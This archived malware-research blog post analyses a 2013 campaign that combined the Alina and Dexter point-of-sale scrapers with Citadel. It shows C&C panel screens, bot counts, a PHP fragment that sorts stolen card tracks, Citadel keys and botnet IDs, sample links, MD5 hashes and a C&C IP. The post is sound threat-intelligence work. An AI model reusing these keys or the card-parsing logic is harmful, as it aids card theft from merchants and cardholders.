
Inside a malware campaign: Alina + Dexter + Citadel

Archived: 2026-04-05 18:56:09 UTC

I am going to start this article by mentioning that the server i am about to talk was under strong investigations.
But now i can talk, and there are some interesting things i want to mention about Alina and Dexter (both most popular PoS malwares for the moment).
Please note that my Dexter article is from this campaign.
First of all, i am in possession of a chat log, and i can certainly affirm that author of dexter (Dice) had Alina source, so its possible he coded them both.
The chat log is between dice and deputat (see my other article who's behind alina).
I previously made an article about Dexter, noticing how offline bot are using red color in both bots.
There are more similarities, online bots are green , download & execute, update bot, all are common in both Alina and Dexter.
Even the filter, to filter out the track2 from the logs is similar.


On this server, at first everything started from kernelmode.info i was looking to expand my ram scrappers collection.
So i've set some rules on various ram scrapper and i've found Alina like that.
Later i've found one server alive and found installed Citadel, Alina and Dexter, who was potentially dice's server.
Since both Alina and Dexter contain debug information.
And about the server... he come from "off-sho.re" i don't think i need to talk about his previous exploits.
We start to have some nice people here... :)


Latest Alina version, v6.x (even if there is no real change between the 5.x and 6.x) contains the following debug info : "C:\Users\dice\Desktop\src\grab\Debug\alina_dex.pdb"




Also seen for deputat.

Let's have a look on these Alina panels, here are the 'logs':



Show cards Show logs Show settings Show stats Log Out
Clear Cards Export Cards
Card stats
Cards
IP Hardware ID PC Name date data Valid



/blog/admin.php
Show cards Show logs Show settings Show stats Log Out
Clear Cards Export Cards
Card stats
Cards
IP Hardware ID PC Name date data Valid

Settings:



/blog/admin.php?show=settings
Show cards Show logs Show settings Show stats Log Out
Key
Value
Delete?
updateinterval
120
ckey
3xah
loginterval
120
loglevel
2
admin
accesscode
999
Save
name
val
Add


Stats:



/blog/admin.php?show=stats
Show cards Show logs Show settings Show stats Log Out
Overall: 569 Bots (9 online, 6 online in last 12 hours)
Version Control
Version Update URL
Delete
v3.0
v3.3
v3.4
v3.5
v4.0
Save
Bot Control
Online:



/blog/admin.php?show=stats
Bot Control
Its May 2013 00:20:40
Online:
Last 12 hrs:
Offline for more than 12 hrs:

More panels:



/forum/admin.php?show=stats
Show cards Show logs Show settings Show stats Log Out
Overall: 43 Bots (4 online, 3 online in last 12 hours)
Version Control
Version Update URL
Delete
v3.2
v3.4
v4.0
v3.3
v3.5
Save
Bot Control
Its May 2013 00:32:34
Online:


/blog/admin.php?show=stats
Show cards Show logs Show settings Show stats Log Out
Overall: 188 Bots (0 online, 0 online in last 12 hours)
Version Control
v3.4: 188
Version Update URL
Delete
v3.4
Save
Bot Control
Online:
Last 12 hrs:
Offline for more than 12 hrs:



/samuel/admin.php?show=stats
Show cards Show logs Show settings Show stats Log Out
Overall: 1092 Bots (0 online, 0 online in last 12 hours)
Version Control
v3.3: 1091
Version Update URL
Delete
v3.3
Save
Bot Control
Online:
Last 12 hrs:
Offline for more than 12 hrs:



Some track2:



Alina structure is very simple:



Procedure of cards verification:

```
39                  return "Might be cc";
40          } else
41              return "No valid Tracks";
42      }
43      else if (count($matches1))
44              return "Might be Track1";
45      else if (count($matches2))
46          return "Might be Track2";
47      else
48          return "No valid Tracks";
49  }
50
51  $sql = "SELECT * FROM cards";
52  if (@$_GET['sort'] === 'IP')
53      $sql .= " ORDER BY ip";
54  else if (@$_GET['sort'] === 'hwid')
55      $sql .= " ORDER BY hwid";
56  else if (@$_GET['sort'] === 'pcn')
57      $sql .= " ORDER BY pcn";
```

Now for Citadel, here are some screens of the C&Cs:

For a total of 27025807 reports and 35974 bots just for Citadel

Dexter v1 and v2: 8350 bots

Alina all versions: 2159 bots

Total: 46k

And this without Pony and some other additionals crimeware such as Power Loader v2

These kits was here but not really used, so let's skip about them.

(folder /pnb/ for pony and /postnuke/ for PW)

The screenshots of my Power Loader v2 article come also from this server if you wonder.

Interesting also: the Citadel key used in these panels wasn't from the Citab builder.
And i've found myself as a botnet ID on one of these C&C (lol?).

/armani/:

Botnet ID: alfabeta, axlogax, brand_new, haha, LLLLL, logmein, menu, menu2, omega, POS, text_corn, u, update, we_we_we, xyl)
Key: 4FB85153B10262ECF5028F67AD1F9B00
Login key: 20038735198F82BC8495A2C1B01A9210

/carfca/:

Botnet ID: rf
Key: 94D3A279A412235D0360525484067CF1
Login key: 20038735198F82BC8495A2C1B01A9210

/coconut/:

Botnet ID: n/a
Key: D83F6D1EAAB24EC38883D1CC68C5F49A
Login key: 20038735198F82BC8495A2C1B01A9210

/justme/:

Botnet ID: just
Key: B143D3D208CF08B4835B37C27BAF8FCD
Login key: 20038735198F82BC8495A2C1B01A9210

/pmserver/:

Botnet ID: n/a
Key: 0FBDED178A0F7C7D371E0C3F8826C309
Login key: 20038735198F82BC8495A2C1B01A9210

/supernew/:

Botnet ID: xxaaxxaaxx, canadas
Key: D83F6D1EAAB24EC38883D1CC68C5F49A
Login key: 20038735198F82BC8495A2C1B01A9210

/uae/:

Botnet ID: test
Key: 92B00C09C2301FB465FD688DE179C2E9
Login key: 20038735198F82BC8495A2C1B01A9210


John Doe 15 according to Microsoft:

John Doe 15

d/b/a Citadel Key(s): 20038735198F82BC8495A2C1B01A9210

operating botnet(s): alfabeta, AUSAUS, axlogax, axxaaxxa, bh, both, BoX, brand_new, caca_rf, caca_sky, CIT, CITI, CITIx, COCOX, crappy_new, crappyx, d0g, DOWN, dust, epic_new_new_new, epicness, epicness_updated, facebook, far_away, far_far_above, fbfb, fbsky2, fresh, gosu, gotomy, GSPOT, haha, justme, lgm, LLLLL, logmein, logmein_logmein, menu2, new_crap, newnew, NEWNEWNEW, omega, POS, pulaxpulaxpulax, rafy, RBC, recoon, rf, ROYALBANK, seby_crap, sky, sky_c, sky2, skynewsky2, skys, test, testing_a, testing_b, testing_c, testrf, text_corn, UPD, updatati, update, upppp, USA, users, v1, weasel, weasel_new, weasy, www1, xarfxa, xaskyxa, xax, xaxaxaxaxa, xxaaxxaaxx, zz1

As you can see, the panel inside the folder /armani/ have a Botnet ID 'POS' and many other relations with the operating botnets that Microsoft identified.




Bad guys behind was Pushing Dexter and Alina with Citadel scripts, Citadel was pushed via Exploit Kit.
And for the PoS machines infected, they probably bought them on the black market.. no idea.
The citadel panels was well organised, each groups got different payloads in function of the country and machine.
Malware was various and downloaded from compromised sites like:
http://vxvault.siri-urz.net/ViriList.php?MD5=1EFEB85C8EC2C07DC0517CCCA7E8D743
http://vxvault.siri-urz.net/ViriList.php?MD5=133B384F0A4D66809815BAD06AA47AE4

These MD5 are know and was found on compromised servers/used as citadel script:
133B384F0A4D66809815BAD06AA47AE4
7AAFCD134198CBEFBB5B20D6B926F5C4
A418410FA8B2617F3109DC289FA151C5 > Alina v5.5
CB625454CE2EE0F97E65D1F2DD06BC79 > Alina v5.5
57BEB794C8887EC7FCF1FDCEB246CDD5 > Dexter
907A1EA5D6C662B8493EF80F3844406D


FC5D9565F22310273CC864529DEFB3BC
8FC5D179B1D89C05617F6E296134C629 > Dexter
BAE7CB3CDB8E61A2DE141A971E74E29D
AE3E36133C94453B3FDB1EA098F85127
C428BE2DF49E6F5B4F2C424AB12659F7
BB0B17C2F66A868CF1E8A46626366A32 > Dexter
54D4C90E4E957BBF4DA438870243CCF5

For the Botnet ID 'xyl' only two bots was inside, and i wasn't one of them :)



That happen sometime, bad guys use my nick for their malware configurations, they have probably a problem of inspiration. (or simply due to the noise i made after that i've found one of their sample ?)

Nowaday a small amount of bots are still calling the sinkholes, almost all infected systems call with 'Alina' referrers.




From sinkhole logs, bots call mostly from Canada, this country was the main target in this campaign.
Citadel webinjects was targeting BMO (Bank of Montreal) and even some corporates specialized in Point-Of-Sales like Moneris.

How this campaign ended ?
The bad guys behind have put the emergency brake when Microsoft released the lawsuit against Citadel users (botnetlegalnotice.com)Domains of Alina got sinkholed, and the server who was accesible from IP have gone few weeks after. (box got formatted)
And no more new citadel build related to this login key, new Alina infection appeared after that.


Dexter and Alina package was found for sale months after probably to erase traces.
It's also for that these day we can see some new Dexter and Alina activities, people are reselling it.
For Dexter, the last botnet i've spotted was hosted on 62.76.44.111
The C&C files was exactly the same as the Alina+Dexter+Citadel campaign.
By exactly the same i mean some 'test files' totaly unrelated to Dexter that i've found on the old campaign was also present in this server.
Made me think that bad guys have sold the content of the server in speed.

